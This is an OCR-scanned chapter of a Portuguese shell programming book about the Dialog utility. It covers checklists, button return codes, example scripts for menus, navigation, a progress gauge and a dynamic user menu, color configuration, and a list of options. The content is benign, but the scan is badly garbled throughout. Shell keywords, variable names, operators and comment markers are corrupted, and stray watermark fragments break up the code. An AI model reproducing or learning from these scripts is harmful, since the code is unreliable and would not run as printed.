Como Obter os Itens Múltiplos Escolhidos de um
Checklist
A caixa Checklist é idêntica à Radiolist já vista, a única diferença é o usuá-
rio poder escolher mais de um item; é uma caixa de múltipla escolha.
Primeiro, vamos fazer um menu com opções para o usuário escolher:
estilos=$( dialog --stdout 
--checklist ' Você gosta de :' O O O 
rock ON 
samba 01?1? 
metal ON 
jazz OI?F 
pop ON 
mpb 01?1? )
echo "Você escolheu : Sestilos"
~ ~
(X) oetal
( l j azz
(X) PClP
( )opb
v(•)
Dialog 471
A sintaxe é a mesma da Radiolist, e compomos uma lista onde os itens
não têm descrição (usando as aspas vazias · •). A diferença agora é que
temos mais de um item selecionado.
Note que o Dialog retoma todos na mesma linha, com cada item escolhi-
do entre aspas duplas. Esse retorno em apenas uma linha requer conheci-
mento em sed, awk ou outro editor programável para se identificar e extrair
corretamente os itens escolhidos.
Como isso dificulta o uso do Dialog, ele possui uma opção de linha de
comando chamada --separate-output, que em vez de retornar tudo em
uma linha, retoma os itens selecionados um por linha, e sem as aspas.
Dessa maneira, fica bem mais fácil varrer e descobrir os itens escolhidos
com um loop de while :
estilos• $( dialog - - stdout 
--separate-output 
--checklist 'Você gosta de : • O O O 
rock ON 
samba OFF 
metal ON 
jazz '. OFf 
pop ON 
mpb '. Off )
echo "$estilos" I while read LINHA
do
echo "--- $LINHA"
done
Ou usando substituição de processos (capítulo 8) para evitar o pipe
<I l :
while read LINHA
do
echo "- - - $LINHA"
done < <( dialog --stdout 
--separate-output 
--checklist 'Você gosta de : •
rock ON 
samba Off 
metal .. ON 
jazz Off 
pop '. ON 
mpb '. Ofl" )
o o o
472 Programação Shell Linux
ll3J m::l
[ J ·-
[X) •etal
[ J j i!IZZ
[ X) pop
[ J """
v(+)
E se o Usuário Apertar o Botão CANCELAR?
Você faz as telinhas, apronta os menus, deixa tudo certinho para funcionar
redondo. Mas, no meio do programa, o usuário desiste de tudo e aperta o
botão CANCELAR. Como detectar isso?
Assim como acontece com os botões Yes/No, o Dialog usa os Códigos
de Retorno para informar se o usuário pressionou o oK ou o CANCELAR .
[ OK=O, CANCELAR=l l
Então sempre após cada telinha do dialog, coloque o seguinte teste para
saber se o CANCELAR foi apertado:
$? - eq l ] && echo ' Botão C~NCEL~R apertado'
Dependendo de como funciona seu programa, você pode fazer o aperto
do CANCELAR retornar à tela anterior, ao menu principal, ou ainda ser mais
drástico e abandonar o programa. Tudo depende do tipo de navegação que
você quer usar.
Além de apertar o botão cANCELAR, o usuário também pode apertar a tecla
<Esc> do teclado. Veja o tópico seguinte.
M m
Dialog 473
E se o Usuário Apertar a Tecla ESC?
Em qualquer tela do Dialog, apertar a tecla <ESC> gera o código de retorno
255 e abandona a caixa. Então, além de tratar do botão oK (retorno zero) e
do CANcElAR (retorno 1), também é preciso cuidar da tecla <Esc>.
Dependendo do tipo de sua aplicação, a tecla <ESC> pode gerar o mes-
mo procedimento que apertar o botão CANCEL.:o.R geraria. Ou, ainda, você
pode ter dois procedimentos diferentes, um para cada evento. Tudo depen-
de do tipo de navegação que seu programa utiliza, algumas sugestões:
Navegação amarrada a um Menu !Principal:
- Se apertar cANCELAR no Menu !Principal, sai do programa
- Se apertar CANCELAR numa tela secundária, volta ao Menu Principal
- Se apertar <Esc> em qualquer tela, sai do programa
Navegação tipo Ida e Volta:
- Se apertar CANCEIJR volta à tela anterior
Se apertar <Esc> sai do programa
Veja exemplos completos desses tipos de navegação e do tratamento
dos eventos no tópico seguinte.
Caso queira mapear o <Esc> para o mesmo funcionamento do cANC
ELAR,
você pode fazer um teste mais genérico como, "se não for o oK":
$? - 1
1e O ] & t. echo 'E-SC ou CJVJ
CSLAR ape.rt.t:do '
Claro, se estiver usando botão de HE LP, ele também será mapeado para
o CANCEIJR, então cuidado.
E se o Usuário Apertar o botão HELP?
O botão de ajuda !HELPI foi adicionado no dialog-0.9b, para usá-lo basta
adicionar a opção --he l p -button . O seu código de retorno quando aperta-
do é dois. Vamos lá, memorizando novamente:
~~0, CANCELARul, HELPu2 1
Materia com d r bs a;.Jtora!S
474 Programação Shell Linux
O teste primário para saber se ele foi apertado é:
$? - eq 2 J && echo 'Bot~o HELP ape~tado '
Para mostrar o texto de ajuda para o usuário, basta usar uma caixa Ms-
gbox se for curto, ou uma Textbox se for algo mais extenso. Depois é só
voltar para a caixa anterior.
Como Tratar Todos os Botões e Teclas de Uma Vez?
case $? in
0) echo
1) echo
2) echo
255) echo
" } echo
esac
O usuãri o a pert ou o bo~ão
O usuãri o apert ou o botão
O usuário apertou o botao
O usuâr io a per t ou a tecl a
Retorno desconheci do; ;
OK (ou o Yes )
CANCELAR (ou
H!:LP ''
ESC ..
Mergulhando de Cabeça no Dialog
Exemplo de Menu Amarrado (em Loop)
~ ! /bin/bash
I
2 Escrever ~ carta
3 Jogar pac:iência
.4 Perder teo'flO
O Sair
..
o No)
i t i a. s h - o s c r i pt da t i a que p rec isa u s ar o c omputad o r
i Este s c r ipt faz parte do htt p: //aure l i o .ne t /shell/dialog
I!
i Exempl o de como Amarrar o ~cript num menu pri ncipal u~ando
Materia com d r bs a;.Jtora!S
i o 'whil e' . O ' case' é usado para ident:.ifica.r qual foi a ação
i escolhi da . Após cada açAo, ele sempr e retorna ao menu
§ principal . S6 sai do script Ca$0 escolha a. última opçAo,
i! aport~ CJ'.NCE!.JR ou ESC .
~
f Ot.il para usar como login shel.l de pessoas inexperient-es ou
~ fazer utilitérios de ações restritas e definidas .
~
# FLUXOGRAHl
#
i
ii
;;
;;
j
j
~
~
INÍCIO
+-----------+ +----------+
+------> menu 1--Esc-----> sai do
I pri ncipal 1--Cancel--> I programa I
+-----Ok----+ +--> +----------+
+--<--1 2 3-4--+--Zoro--->---+
1- Loop que most.ra o menu principal
·.vhil(! : ; do
i Nostr<l o m~nu na tela, com c1s ~'çtles dispon iv~is
don «e
resposta=$ (d ialog --stdout 
--title ' Men u da Tia ' 
--menu ' Oi Tia, e scolha o quê você q uer fa:r.er : ' 
o o o 
1 'Navegar na Int ernet' 
2 'Escreve~: uma carta' 
3 'Joga t: paciência ' 
4 'Pe&de.r temp o' 
O 'Sair ' )
il lUa apertou CANC!LAA ou ESC, ent.âo vamos sair ...
[ S? -ne O J && break
N De acordo com a opçclo escolhida, d i spara pr ogramas
case '' $resposta" in
esae
1) /usr/bin/mozilla 1
htt.p: //googl e.com. br ' ..
2) /bin/mced i t /tmp/cart.a .txt. ;;
3) /usr/qamcs/solitoirc ; ;
4) /usr/XllR6/bin/xsnow ; /uS</X11 R6/bln/xcyes ; ;
O) break i i
i Nensagem Cinnl : )
echo ' Tchau Tia !'
Baixar este script em http://www.aurelio.netlshell/dialog/tia.sh
Dialog 475
Mate com d r~11os autCYa s
476 Programação Shell Linux
Exemplo de Telas Encadeadas (Navegação Sem Volta)
# ! /bin/sh
# encadeado. sh - o script que chega até o final
9 Este s c r ipt faz parte do http://attt:eli o . net/shell/dialog
~
B Exempl o de como encadear tel a.,:, U3ando o ope.rado.r && (.lV-10) .
!f Caso o usuá rio d esi.st a em. qualquer t e l a {ape.rtando CA.
NCEL-R
H ou SSC} , o scr ipt. cze.c uta. o primei ro cor:umdo após n c ndcia
~ dê && •
~
# Útil para fazer programas ou b rincadeiras onde só há um
8 caminho cecto a seguir para cheg.1r ao final .
j FLUXOGRANA
i!
•
•
•
~
f
~
i
•
•
i!
;;
i!
11
I NICIO
+
-------+
I telal 1·-Cancel / Esc--->---+
+--0):---+
I tela2 1--cancel /Esc--->---+
+- -Ok---+ 1- -->
I tcla3 1·-Cancel/ Esc---> ---+
+--ok---+
I tela4 1--Cancel / Esc---> ---+
+--01:---+
I final I
+-------+
FIM
i Função r âpida par a chank1r a cai xa YesNo
s inmao () (
di alog - - yesno " s~ ·· O O
s i mnao ' Quer continuar? ' &&
s.inu1ao • E.stanto.s na s egunda t e l a . continua? ' t.&
:simnAo ' Tercei.ra . Continua continuando? ' &&
+.........................+
I desistiu I
+----------+
Materia com d r bs a;.Jtora!S
simnao 'Penúltima tela ! E agora , continua? ' &&
echo ' Você chegou até o final !' && exit
i Este trecho já não faz mais parte do encadeamento, e só
w será alcançado caso o usuário tenha apertado CANCELAR/Esc .
echo Você desistiu antes de chegar no final . . .
Dialog 477
Baixar este script em: http://www.aurelio.net/shell/dialog/encadeado.sh
Exemplo de Telas com Navegação Completa {Ida e Volta)
IIYI"e ,...,. solto
. .......
l!11"'0 de novo
..,.. de l5 ...-.as
ft!fW'"w ; p 1.s
entre 25 t' 40 ._
u is de- 40 an::.
Os dados lnf,_ for•
HoM : llrêl to Krlnho Jargas
Idade : entre 15 e 25 ..-.os
Casado: cuado
Cottoo:
andr de btclclew
hcar na inter-net
dono!•
I
478 Programação Shell Linux
il ! /bin/bash
f navegando .s h - o script que vai e volta
i Este !IC.ript faz parte do http: I /atu::e.lio. net/shell/di alog
11
é Bxemplo de como l igar ~odas as tolas do programa entro s i,
# guardando informações de ida e vol~a. o botão c.~CELAR faz
~ voltar para a tela anterior e o OK faz ir a próxima . Para
# sair do programa a qualquer momento basta apertar o ESC.
~
i Útil para fazer programas inter~ tivos, de contexto, ou q ue
i ~e pode voltar para corrijir informações.
il
íl FLUXOGRAHA
INÍCIO
a +-----~-·--- +
iJ I primeira 1--Esc--->---+
• .-------->+----ok-----+
~ •--Cancel-- 1 nome 1--Bsc--->---+
~ .--------> +----Ok-----+ +----------+
IJ '-- Cancel- - 1 idade 1--Bsc- - ->- --+--- > Sai do
ti • - --- ----> +- - --Ok----- + I Programa I
@ ' - -caneel-- 1 ese . eivil 1- -Bse- -->- --+ +-- --------+
f . --------> +----ok-----+ I
j ' --Ctlncel -- 1 go:sto~ 1- -E.:!Sc--->---+
il +----ok-----+
i fih al
j +--------- -- +
j FU1
í!
proxima=pr imeira
il loop principal
"hile : ; do
I# Aqui é identificada qual tela deve ser mostrada.
i# Em cada tela são definidas as variáveis ' anterior '
f# e ' proxi ma' # que clerinem os rumos da navegação.
case •·Spr oxi.ma" in
primeira)
pxoximd-noro.e
dialog --backtitle 'Pe9ador de Dad os' 
--msgbo~ 'Bem-vindo ao pogador de dados!' O O
nome}
an~erior=primeira
proxima=idade
Materia com d r bs a;.Jtora!S
nome $(dialo9 - - stdout 
--backtitle ' Pe9ador de Dados' 
--inputbox ' Seu nome : ' O 01
; ;
idade)
anterior=nome
proxima• casado
idade•S(dialog --stdout 
--backtitle ' Pegador de Dados ' 
--menu 'Qual a sua idade? ' O O O 
casado)
'menos de 15 anos ' •' 
'entre 15 e 25 anos ' '' 
'entre 25 e 40 anos ' '' 
' mais de 40 anos' ..
anterior~idade
proxima•9ostos
casado•S(dialog --stdout 
--backtitle ' Pegador de Dados '
--radiolist ' Estado civil :' O O
' solteiro ' ' livre leve solto ' ON

' noivo '
'casado '
'viúvo '
'quase amarrado '
' já era '
o 


OFF
' livre de novo '
gostos)
anterior=casado
proxima•final
90stos•S(dialog --stdout 
--separate- output
--backtitle ' Pegador de Dados '
OFF
OFF
--checklist ' Do que
' jogar futebol '
'pescar '
você 90sta? '
off 


o o o 
' ir ao shopping '
' andar de bicicleta '
'' off 
off 
off 
'ficar na internet ' '' off 
'dormir ' •' off )
finalI
dialog 
--cr-wrap 
--sleep 5 
Dialog 479
480 Programação Shell Linux
don~
*)
esac
--backtitle ' Pegador de Dados' 
--title 'Obrigado por responder ' 
--i nf obox ..
Os dados informados foram
Nome Snome
Idade : Sidade
casado : Scasado
Gostos : nSgostos
.. 14 4 0
b.reak
echo "Janela desconhecida ' Sp.roxima ' ."
echo Abortando programa ...
exit
WAqui ê feito o tratamento genêrico de Código de Retorno
Wde todas as telas . Vol ta para a tel a anterior se for
H CANCELAR, sai do programa se for ESC.
retorno• $?
$retorno - eq 1
Sretorno - eq 255
&& proxima•$anterior
&& break
H cancelar
8 Esc
Baixar este script em: http://www.aurelio.neUshell/dialog/navegando.sh
Exemplo de Pedido de Confirmação (Uma Caixa Sobre
Outra)
Cowtsht (C) lll89, 1991 Free Soft•are Fcxmatton, Inc.
Ever~:~ane is per
of this li""""e Yoc8 aceita os Tl!t'oos da
Licença?
lhe lieemes f ~ <l!o >
freedo~t to share liiiiiiiiiiiiiiiiliÍ
License is intendel
e, HA 02139,
ati" copies
alloooed,
M m
i ! /bil"l/Sh
i duas .sh - o script que pede confirmação
§ !:;st.e s c ript fa z parte do htt p:// aurel i o .net/sh ell/dialo9
!
!! Exemplo de c omo fa1:er caixas sobrepost.as, onde a no·..ra c a ixa
f aparece sobre a primeira, t ipico de avisos como:
~
~ " Você tem cexteza?'•
#
# O font e do pcóprio ~cr ipt é usc1do como a "licença" , mas na
i vida real, basta tJ:ocar o $0 por um arquivo como o COPYING
ii
dialoq --titl e ' I~ICENÇA do Sof t'lare' --textbox SO 16 6 5 
--and -t-:idget 
--yesno ' nvoc~ acei ta o:5 Tern0$ da Licença?' a 30
Baixar este script em: http://www.aurelio.net/shell/dialog/duas.sh
Dialog 481
Exemplo de Posicionamento de Caixas (Não Centralizado)
! ! /bin/sh
Eu estou srudada no canto
esquerdo
g posi cao.sh - o script qu ~ posiciond a j anel a
i Es te sc.ript f az p .:u: te d o http://aurel io.ne t /sh ell/ di a log
11
r Com a opção --beg in, ~ p oss1 vel de!inir qual v ai ser o
i posi <::ionamen to da caixa n a t e l a . l•
. s i n t a xe é " --begi n X Y'',
e onde X e 'i são as coordenadas de LINHl
.. e COLUNP. onde vai
i estar o canto s uperior esquerdo da caixa .
B
Mate com d r~11os autCYa s
482 Programação Shell Unux
! Por exemplo , para grudar a caixa no canto esquerdo da tela,
f à parti r da linha 5:
d i alog --begin S O 
--t't'l!lgbox •gu e-stou 9rudada no canto esquerdo' 10 30
Baixar este script em: http://www.aurelio.neUshell/dialog/posicao.sh
Exemplo de Várias Caixas na Mesma Tela (Multicaixas!)
Janela •1 -- (0,0) Janela 12 -- (0,40)
• •• • ••
Janela •3 -- (12,0) Janela 14 - (12.40)
Mâ!CIIal r 1 d r ~ iliS
il ! /bin/sh
I multi . sh - o sc.tipt que desenha vá.cias janelc;1;3
# Esee s c r ipe fa-z parte do h ttp: //aureli o .net/shell/d ialo9
~
ê Exemplo de como d esenh ar vá rias ca.ixas numa mesma tela1
!J usando a opçc1o --and- l>i'idget para j untar as caixas e o opçAo
j --beqin para pocisionar as janelas .
•
!
i Brincand o de Posicionar Caixas
# ------------------------------
•
i Usando a opção --begin , d efinimos o posici o namento da
if. ca ixa. . usando a opçcto --and- üdget, colocamos mais de uma
j cai xa na tela . Usando essas duas opç ões j untas, pode mos
# most ra~ vâ r i as janelas intei ras na t el a sem sobrepos i ção !
~
i Pot e:':emplo, que t a l divi d ir .:a tela em 4 paxtes i guai$ e
ê colocar uma j anela em cada uma dessas partes? Isso pode ser
tJ Ut.il par a mostr ar ao usuário o ..histórico" das telas que
i# ele j â passou.
8
M o câlculo de posiciontlmento e s i mpl es . o t amanho padrão de
~ fé l a do éó~solé ê SO éolu~às pot 25 linhãs . ~ara fa~ilitá r ,
ti con.side.remos o tanlanho da. t ela de SOx24, par~ usarmo~
j núme ros pa res somen te . A úl tima l inha da tela não será
I# usada.
~
# Se que~emos 4 cai>:as , basta d i vidic tanto as colun as qua n to
# as l inhas por 2 e teremos quatro "pedaços n iguais na t.el a :
•
#
I
•
B0/2 40
25/2 - 12
# com isso, sabemos que todas as j a nela s t erao 12 linhas e 40
! col unas . Esses núrne.ros também definem as coorde nadas de
i posicionamet o :
I
I
~
f
il
f
f
il
~
8
il
coo<denadas :
( " ' y )
O, O
0 , 40
12 , o
12 , 40
o 40 SO col u nas
0+---------+- --- -----+
I 0, 0 I 0, 40 I
I iH I #2 I
12+------ --- +- ----- --- +
I 12 , 0 I 12,40
I ~3 1 #4
24+--------- +---------+
linha.'3
Dialog 483
Materia com d r bs a;.Jtora!S
484 Programação Shell Unux
il
I Obs .: O --no-shadow é usado para que a caixa não tenha
i sombr:a .
11
dialog --no- shadoy; 
--begi n o o --m.sgbox 'Janel a u (0, 0) 12 40 --and-widget
' --begin o 40 --msgbox 'Janela #2 (0, 40) 12 40 --and- widget
' --begin 12 o --msgbox 'Janela il3 (12, 0) 12 40 --and-widget
' --begin 12 40 --msgbox 'Janela 14 (12, 40). 12 40
11 Frac ionando mais as coordenadas, dá pra fazer muitas firulas .
ii 100% inútil, mas é legal de ver & : )
f
dialog --no-shadoH 
--begin o o --infobox DIALOG 6 20 --and->ridget 
--begi n o 40 --infobox DIALOG 6 20 --and-widget 
--begin 6 20 --infobox DIALOG 6 20 --and--tidget 
--begin 6 60 --infobox DIALOG 6 20 --and-widget 
--begin 12 o --i nfobox DIALOG 6 20 --and-widget 
--begin 12 40 --infobox DIALOG 6 20 --and-widget 
--b~gin 18 20 --infobox DIALOG 6 20 --and- widget 
--sleep 6 --begin 18 60 --i nfobox DIALOG 6 20
Baixar este script em: http://www.aurelio.net/shell/dialog/multi.sh
Exemplo de Menu com Itens Dinâmicos (Definidos em
Execução)
Dois: caJ~pos por- 1inha, 2o ite" co"
espaços
'(•)- - - - - - - - - -
IW)aill'ldl
-
m;td:r.~ ~!ce Use:.
pçap
xfs X Font Serv.,.
,_.j -
"''JS'tl l'liSQ. Sorver
postcres PostgreSill Serv..-
i!')" ,.§
tf!f <C•ulcr)
M m
#!/bin/bash
i users .sh - Compõe menus com os usuários do sis~ema
fi Este script faz parte do http : //aurelio . net/shell/dialog
lt
fi Exemplo de como construir menus dinâmicos, onde os itens
i são a saida de um comando . Nos exemplos, serão obtidos os
1t dados do arquivo /etc/passwd, como login, UID e nome .
f
lt São três exemplos :
#
i l) O mais simples . O comando retorna um login por linha .
i Como cada entrada do menu precisa de dois campos, no
I segundo campo foi colocado uma letra ' o ', para ficar
f esteticamente bonito . Poderia ser um ponto ' .' ou
f qualquer outro caractere ou texto . Outra alternativa
I é repetir o login . Isso pode ser feito trocando o
I comando sed para ' s/ .*/& &/ '.
ii
i 2) Aqui, o próprio comando já retorna dois campos por
~ linha , no formato login :uid . Depois foi usado o tr
N pra trocar os : por espaços, separando os dados e
N deixando pronto para usar no menu .
'~ 3) Similar ao segundo, só que ao invés de pegar o 3o
I campo do passwd (uid) , foi pego o 5o, que é o nome
I completo do usuário . O grande problema aqui é que
i como o nome tem espaços em branco, cada palavra é
i encarada como um parâmetro e bagunça o menu . A
li solução é colocar o nome entre  "aspas escapadas"
i e usar o 'eval ' para executar o comando .
lt
11 Para ficar bem claro o que está acontecendo, troque
i o 'eval ' por um 'echo ' para ver qual o comando final
i que está sendo executado . Aqui está ele :
j
f dialog --menu "Dois campos por linha, 2o item com espaços"
i O O O root "root" bin "bin" daemon "daemon" adm "adm"
I lp "lp" sync "sync" shutdown "shutdown" hal1: "halt"
i mail "mail" news "news" uucp "uucp" operator "operator"
I games "games " gopher "gopher" ftp "FTP User"
ii
ii 12 Agosto 2004 - Aurélio Marinho Jargas
ARQUIVO=/etc/passwd
Dialog 485
486 Programação Shell Linux
dialog --menu ' Lista normal de um campo por linha ' 
O O 10 $(cat $ARQUIVO I cut -d : - fl I sed ' s/S/ o/ ' )
dialog --menu ' Dois campos por linha , sem espaços nos itens ' 
O O 10 $(cat $ARQUIVO I cut -d : -fl , 3 I tr : ' ')
eval 
dialog --menu  "Dois campos por linha , 2o item com espaços" 
04010$(
)
IFS= :
while read login senha uid gid nome resto; do
echo Sl ogin  "$nome"
done < $ARQUIVO
Baixar este script em: http://www.aurelio.neUshell/dialog/users.sh
Exemplo de Cópia de Arquivos com Barra de Progresso
(Gauge)
Ulplardl~•••
Copiando o diretório l•p3/punk
para /t•p
Dialog 487
il ! /bin/bash
ª copydir . sh - copia o diretôrio mos~rando uma barra de pcoqresso
# Este s c .r i pe faz parte do http://aurelio . net/shell/dialog
~
i Uso : copydi r . s h <dir- origem> <di r · destino>
íl
f Exemplo de uso da caixa d e barra de pr ogresso {gauge ) , que é
M diferente ~ m~io compl icada de uso~ . El a espero rec~ber a
j porcentagem da barra via STDil-l1 .sendo um número de O a 100 .
•
tJ o Gauge só rnost.ca na tela a poreeneagem que você i nformat,
i ele não tem i ntel i gência, entAo todo o controle sobre o
# p rocesso deve ser fei to manualmente pelo programador .
íl
e o procedi men to se resume em duas a ç ões :
I
I 1} Saber como quan ti ficar o TOTAL, pa.ra conhece r o 100 %.
I No cas o de uma cOpia de (1rquivos , o TOTAL ê o tamanho
8 totql de t odos os arquivo~ a serem copiados .
i!
8 2) s ~bet como de~eob rir de t~mpos ~m t empo~ o STATUS
5 cor rente do procedimento, enquanto ele está sendo
~ executado, para poder calcular o quanto ainda falta
i pata o final (lOO':o- J . No c.aso ele uma cópia de atqui vos,
# o STATUS e a quantidade de arquivos que ja foi copi ada,
# ou o espaço em disco o,cupado por eles .
il
i Tend o os doi s dados não, u~ simp les reg tinha de três lhe dâ
i a porcentagem atual do anda~ento: STATUs• lOO/TOT~~ .
B
i! 12 1gosto 2004 - i'.urélio Harinho Ja r gas
iJ • • •• • • • • • • • • • • •• • • • •• • •• •• • • • • •• • ••• •• • • • • •• • • • • • • • •• •• •• •• • ••••
TITLE:.= •Copitmdo . . . •
f'ofSG.:::'Copiando o diret ório $0RIGE!4 pa1:a $DESTINO'
!NTERVIL0-1
PORCENTO=O
M i nter valo de atual i 2açâo da barra (segundos)
li porcentagem inicial dcl ba .t:.ra
;;..... .. ... ........... .... ...... .... ... ........ ....... ..... ..... .
0RlGEM=" ${ l t /) "
DESTIN0=" $ {2%
/J "
Materia com d r bs a;.Jtora!S
488 Programação Shell Linux
di e()
s.Lzeo( ()
echo "Erro: $ •n ; exic 1 ; l
du - s "$1" 1 cut - f l ; )
runn i ng(){ ps $1 I grep Sl >/dev/null ; I
. ..... .... ... .... ...... .......... ... ..... .. ....... ... ... .. .......
J tem somen~e dois parãme~ros?
( " $2" ] l i die "Uso : $0 dir- origem dir- destiho"
j a origem e o descino devem ser diretorias
( -d " $0R1Gf:M" l i die "A origem ' $ORI GEM' dêvé ser um diretório"
[ -d "$DESTINO" 1 li die "O destino ' $DESTINO' deve ser um diret ôri o"
j mesmo dir?
{ " SORIGE:r.t" = '' $ DESTINO" ] &&
di e "A origem e o destino são o me.5mo diretório"
B o di retóri o de des tino estA vazi o?
DI R_DESTI NO="SDESTINO/$ (ORIGEMU'/1 "
1 - d " $D I R_ DBSTINO" ) && 1 $ (sizeof $DIR_ DESTINO ) - gt 4 ) H
die "O dit de destino 'S DIR_DESTINO' deveria estar vazio"
j ................ . .............. . ......... . ........ . ...... .. .... .
ti expansão das variáveis da me nsagem
HSG~ S ( eval echo SHSG)
I total a copia4 (em bytes)
TOTAL• $ (si!cof SORIGEH)
i inicio da cópia, em segundo p l ano
cp -r SORIGEH $DESTINO '
CPPID=$!
# caso o usuá rio cancelo, in~errompe a cópi a
trap "til l $CPPID" 2 15
•
~ .......... ..... ... ....... ..... ........ .. .. .... ...... ........ .. ..
~ loop de checagem de s tatus da cópia
# enquanco o processo de copia estiver rodando
while runnin9 $CPPID; do
Mquan~o já foi copiado?
COP I ADO=$ ( sizoof $DIR_ DESTHJO)
Materia com d r bs a;.Jtora!S
done
li qual a porcentagem do total ?
PORCBN1'AG!.:M=S ( (COPI!00' 100/TOTAL))
# ~nvi a a po rcen~agem para o dialog
echo $PORCENTAGEM
lf aguarda at é a prôxirna checagem
ol eep $INTERVALO
H cópia finttli=ada, mo~ tra a poret:!:ntAgem fina l
echo 100
) I di alo9 - -title " STITLE" - -gauge '"SNSG" 8 40 0
Dialog 489
.." " .. " " .. " .... " .... " .. " ...... ". " . " .. " .. ... ... " .. " .
echo OK - Di~etôxio copi ado
Baixar este script em: http://www.aurelio.neVshell/dialog/copydir.sh
Configurando as Cores das Caixas
É possível configurar as cores de TODOS os componentes das caixas,
como textos, borda, botões e fundo da tela. Dessa maneira pode-se perso-
nalizar os programas que usam o Dialog para a empresa ou indivíduo que
o utilizará.
Para obter o arquivo padrão de configuração do Dialog, basta usar a op-
ção --create-rc . Como o programa procura dentro de seu $HOHE por um
arquivo chamado .dial ogrc, use este comando para começar a brincar de
trocar as cores do Dialog:
d.ialog --create- rc $HOME/ .d.ialogrc
Agora, basta editar o arquivo . dialogrc recém-criado no seu SHOJ•1E e
executar o Dialog para ver a diferença.
As cores que ele reconhece são:
BLACK, RED, GREEN, YELLOW, BLUE, t-IAGENTA, CYAN e WHI1'E
Materia com d r bs a;.Jtora!S
490 Programação Shell Linux
O formato das configurações de cores é:
nome_do_componente = (letra, fundo, letra brilhante?)
Onde para letra e fundo basta colocar os nomes das cores em inglês, e
no terceiro parâmetro, coloque oN ou or: para que as letras fiquem brilhan-
tes ou não (claras ou escuras). Exemplo:
!GREEN, BLACK, OFF) = fundo preto, letra verde escuro
(GREEN , BLACK, ON) = fundo preto, letra verde claro
Depois de terminar de configurar as cores, você pode salvar tudo num
arquivo separado, e fazer vários arquivos diferentes para vários "temas" ou
configurações diferentes.
Para instruir o Dialog a utilizar um arquivo de configuração específico,
e não o padrão $HO~E/ . dialogrc, basta definir a variável de ambiente
sorALOGRC com o nome arquivo a ser utilizado, por exemplo:
export D!ALOGRC•SHOME/dialog/tema-verde.cfg
./navegando . sh
Como exemplo, este é o arquivo que configurou o Dialog para esse tema
tipo console verde:
• ~f'ma "Verde" upo console para o Dialog .
• Autor : Aurel c Marinho Jargas
• Salvar este arquivo como SHOME/ .dialogrc
• ou de!nlr a variàve: SD:ALOGRC
!f; screen
use_shadot·l
use colors
screen_col o .r
# bo:-:
OFF
ON
(GREEN, BI.~.CK, ON)
dial og_col o r • (BLACK,GREBN,OFF)
t.itl ê co lor
border_col o r
(BLACK, GRSEN, O?F)
(!lLACK, GREBN, OFF)
8 button
but~on_act ive_eolor
button_inactive_color
button_ key_acti ve_col or
button_key_inact i ve_color
button_ l abel_ac t ive_ color
(llLACK, GREBN, O FF)
• (BkCK, GREEN, OFFI
• (GREEN, llLACK, Of F)
(BLACK, GREEN, OFF)
• (GREEN , BLACK,Off)
button_l~bel_inact ive_colo r = (BLACK, GREEN, OFF)
i input
inputbox_col or = (GREEN, BLACK, ON)
inputbox_bor de r_ color = (GREEN, Bk"CK, ON)
ô text box
searchbox_color
stoarchbox_title_color
searchbo;.~_ho tdex_color
= (GREEN,BLACK, ON)
(GREEII , BL.'CK, OF!1'(
(GREEII, BLACK, OF!')
pos i t i on_i ndicat or_col or - (SLACK,GREEN,OFF)
j Nenu hox
menubox_col or
menubox border_color
M Nenu wi ndow
item_color
i~em sel ected_color
tag_eol or
tag_se l ected_color
= {GREEN, BLACK, OFF)
(GREEN, BLACK, Of f l
(GREEN, BLACK, OFf)
~ (BLACK, GREEN, OFE')
(GREEN, BL.>.CK, Of f)
~ {BJ,ACK, GRF.EN, OFFI
tag_key_colo< {GREEN, BV.CK, Of'FI
tag_t.ey_sel ectcd_color • ( BLJ<CK, GREEN, OFFI
check_<::otor
check .selcc t<>d_c olor
uarrow_col o r
dc
"rro~_color
j; Nenu item help
itemhel p_colo.r
{GREEN, BJ.f..CK, OI!'FI
• (BLACK, GREEN, OFF)
{GREEN, BLJ...CK, ON)
{GREEN, BLACK, ON)
~ (GREEN, BLACI<, ON)
Dialog 491
Baixar este arquivo em: http://www.aurelio.neUshell/dialog/tema-verde.efg
Mate com d r~1tos autCYa s
492 Programação Shelllinux
lista das Opções de Linha de Comando
Opções para definir os textos da caixa
--backtitle <texto>
Especifica o titulo do topo da tela, que fica no plano de fundo, atrás da
caixa (Veja exemplo do "Pegador de Dados").
--ti tle <texto>
Define o título da caixa, colocado centralizado na borda superior.
--cancel- label <texto>
Especifica o texto para ser mostrado no botão CANCEL .
--exit- label <texto>
Especifica o texto para ser mostrado no botão EXIT .
--help-label <texto>
Especifica o texto para ser mostrado no botão HELP.
--ok- l abel <texto>
Especifica o texto para ser mostrado no botão oK.
Opções para fazer ajustes no texto da caixa
--cr-wrap
Mantém as quebras de linha originais do texto da caixa, para não pre-
cisar colocar os n . Mas lembre-se que caso a linha fique muito gran-
de, o Dialog a quebrará no meio para caber na caixa.
--no-collapse
Mantém o espaçamento original do texto, não retirando os <TAB> nem
os espaços em branco consecutivos.
--tab-correct
Converte cada <TAB> para N espaços. O N é especificado na opção
--tab- len ou o padrão 8 é assumido.
--tab- len <N>
Especifica o número de espaços que serão colocados no lugar de
cada <TAB>, quando usar o opção --tab- correct .
Dialog 493
--trim
Limpa o texto da caixa, apagando espaços em branco no início, espa-
ços consecutivos e quebras de linha literais.
Opções para fazer ajustes na caixa
- - aspect <taxa.>
Taxa que ajusta o dimensionamento automático das caixas. É a re-
lação largura I altura, sendo o padrão 9, que significa 9 colunas para
cada linha.
--begin <y> <x>
Especifica a posição inicial da caixa, relativo ao canto superior
esquerdo.
--dofaultno
Faz o botão NÃO ser o padrão da caixa YesNo.
--dcf ault- itcm <item>
Define qual vai ser o item pré-selecionado do Menu. Se não especifi-
cado, o primeiro item será o selecionado.
--shad0'1"
Desenha a sombra da caixa. Opção já usada normalmente.
--no- s hadow
Não desenha a sombra da caixa.
--no - cancel ou --nocance1
Não mostra o botão C.".NCEL.".R nas caixas Checklist, lnputbox e Menu.
A tecla <ESC> continua valendo para sair da caixa.
- - i'&em- help
Usada nas caixas Checklist, Radiolist ou Menu, mostra uma linha de
ajuda no rodapé da tela para o item selecionado. Esse texto é decla-
rado adicionando-se uma nova coluna no final da definição de cada
item.
--help-button
Mostra um botão de HELP. Seu código de retorno é 2.
Mate com d r~•los autCYa s
494 Programação Shell Linux
Opções relativas aos dados informados pelo usuário
- -separate-output
Na caixa Checklist, retoma os itens selecionados, um por linha e sem
aspas. Bom para scripts!
--separate-widget <separador>
Define o separador que será colocado entre os retornos de cada cai-
xa. Útil quando se trabalha com múltiplas caixas. O separador padrão
é O <TAB> .
--stderr
